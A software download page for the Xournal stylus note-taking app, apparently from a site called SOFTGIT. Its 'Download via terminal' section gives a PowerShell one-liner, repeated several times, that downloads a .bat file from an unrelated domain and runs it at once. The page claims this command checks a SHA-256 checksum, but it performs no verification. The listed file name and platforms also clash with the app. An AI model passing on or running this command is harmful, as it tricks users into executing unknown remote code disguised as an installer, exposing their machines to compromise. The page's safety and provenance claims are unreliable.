
Xournal
by Denis Auroux and contributors
- Version
- 0.4.8.2016
- Size
- 138 KB
- Updated
- Publisher
- Denis Auroux and contributors
- Category
- Design
- Files
- 1
Xournal screenshots
About Xournal

Xournal is a free, open-source application for note-taking, sketching and keeping a journal with a stylus, created by Denis Auroux. Built with GTK+ for GNOME and other Linux desktops, it became a favourite on Tablet PCs and pen-enabled laptops thanks to its smooth handwriting, high graphical quality with subpixel resolution and a clean, focused interface. It also runs on Windows, macOS and other Unix-like systems.
Xournal works like a digital notebook. You write or draw on pages with pens and highlighters in various colours and widths, erase strokes, and select, move or resize parts of your writing. Pages can have ruled, graph or plain backgrounds, and you can add text boxes and images. Pressure sensitivity, when supported by your hardware and drivers, makes handwriting look more natural, and features like a ruler and simple shape recognition help with diagrams. Layers allow parts of a page to be organised separately.
Its other main use is PDF annotation. You can load a PDF as the background, write and highlight on top of it, and then export a new PDF that includes your marks. This was a popular way to fill in and sign forms, grade papers and annotate research articles long before such features became common in other tools. Notes are saved in Xournal's own .xoj format, which stores your handwriting as vector strokes for crisp output at any zoom level.
The downloads include a source archive and a Windows ZIP build. The original Xournal has not been updated for some years, and its GTK2 base is increasingly dated on modern systems. Development continues in spirit through Xournal++, a separate project that reimplements and extends Xournal and can open its .xoj files, so most new users should choose Xournal++. The original remains lightweight and reliable for those who prefer it. Xournal is released under the GPL.
Key features
- Stylus handwriting and sketching
- PDF annotation and export
- Vector strokes with subpixel quality
- Ruled and graph paper backgrounds
- Layers and shape recognition
Pros
- Lightweight
- Smooth handwriting
- Free and open source
Cons
- No longer actively developed
- Dated GTK2 interface
System requirements
Linux or other Unix with GTK+ 2; a Windows build is also provided. A stylus or tablet is recommended.
Tips
- Consider Xournal++ for new projects
- Export to PDF to share annotated documents
Description from the publisher
Xournal is a GTK+/Gnome application for notetaking, sketching, keeping a journal using a stylus on Tablet PCs and other platforms. It aims to provide superior graphical quality (subpixel resolution)…
Xournal is a GTK+/Gnome application for notetaking, sketching, keeping a journal using a stylus on Tablet PCs and other platforms. It aims to provide superior graphical quality (subpixel resolution) and overall functionality.
At a glance
Xournal is a open source design app published by Denis Auroux and contributors (xournal.sourceforge.net). Xournal is a GTK+/Gnome application for notetaking, sketching, keeping a journal using a stylus on Tablet PCs and other platforms. It aims to provide superior graphical quality (subpixel resolution)…
SOFTGIT offers 1 file for Xournal covering Linux, BSD/Unix, 138 KB in total. The version listed is v0.4.8.2016, last updated on February 29, 2020.
Xournal belongs to the Design category, alongside The FreeType Project, Scribus, Skim. Browse related apps below to compare alternatives.
Download Xournal v0.4.8.2016
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Oxambyuhe.zipZIP | 435594b32fa891fc4c4ea6a74557c6b6d1ca5d410fd2179b602193bee0906efd |
138 KB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/xournal. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Oxambyuhe.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
Xournal system requirements
- Operating system
- Linux, BSD/Unix
- License
- GNU General Public License version 2.0 (GPLv2)
- Written in
- C
- Download size
- 631 KB (xournal-0.4.8.2016.tar.gz)
- Project page
- sourceforge.net/projects/xournal
Xournal FAQ
What is Xournal?
A GTK+ application for handwritten notes, sketching and PDF annotation with a stylus.
Can I annotate PDFs with Xournal?
Yes. Load a PDF, write on it and export a new annotated PDF.
Is Xournal still developed?
It has not been updated for years; Xournal++ is the actively developed successor.
Can Xournal++ open my Xournal files?
Yes. Xournal++ can open .xoj files.
Is Xournal free?
Yes. It is open source under the GPL.
Is Xournal free and open source?
Xournal is distributed under GNU General Public License version 2.0 (GPLv2) according to SourceForge. You can download it free of charge.
Which operating systems does Xournal support?
SourceForge lists Linux, BSD/Unix for Xournal.
Where does the Xournal download come from?
The Download button takes you to the official SourceForge download for Xournal (sourceforge.net/projects/xournal). SOFTGIT does not modify or re-host the file.
What is Xournal written in?
SourceForge lists C.
Is Xournal free to download?
Yes. Xournal is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download Xournal?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is Xournal safe to install?
Files are published as received from Denis Auroux and contributors, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does Xournal support?
The files listed here target Linux, BSD/Unix.
How big is the Xournal download?
The file is 138 KB.
Provenance
- Publisher
- Denis Auroux and contributors
- Source
- xournal.sourceforge.net
- Last check
- 6 years ago
- License
- GNU General Public License version 2.0 (GPLv2)
- Imported from
- Source: sourceforge.net/projects/xournal


